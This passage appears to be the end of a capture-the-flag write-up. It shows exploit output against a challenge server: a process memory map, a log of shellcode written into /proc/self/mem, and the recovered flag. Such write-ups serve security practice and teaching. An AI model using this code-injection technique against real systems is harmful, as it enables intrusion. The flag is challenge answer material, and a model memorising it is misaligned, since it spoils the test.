    7fd580c29000-7fd580dbb000 r-xp 0001a000 103:01 12947706                          /app/server
    7fd580dbb000-7fd580e2d000 r--p 001ac000 103:01 12947706                          /app/server
    7fd580e2d000-7fd580e3a000 r--p 0021d000 103:01 12947706                          /app/server
    7fd580e3a000-7fd580e3c000 rw-p 0022a000 103:01 12947706                          /app/server
    7fd580e3c000-7fd580e45000 rw-p 00000000 00:00 0
    7ffe921a5000-7ffe921c6000 rw-p 00000000 00:00 0                                  [stack]
    7ffe921c9000-7ffe921cd000 r--p 00000000 00:00 0                                  [vvar]
[*] Writing shellcode (310 bytes) to /proc/self/mem @ 0x7fd580c31d4c ...
[*] Shellcode should be executing now ...
[*] Waiting for flag data ...

[*] Received 68 bytes total
[*] Raw data (hex): 4332437b6c494e55785f31314c455f3559535433 4d5f49735f71556c54335f4d316e445f62494f576c4e395f69354e27545f31545f32373435356
430613733666663f7d0a
[*] Raw data (ascii): C2C{lINUx_11LE_5YST3M_Is_qUlT3_M1nD_bIOWlN9_i5N'T_1T_27455d0a73ff?}


[+] FLAG FOUND: C2C{lINUx_11LE_5YST3M_Is_qUlT3_M1nD_bIOWlN9_i5N'T_1T_27455d0a73ff?}
```

MATUR NUWUN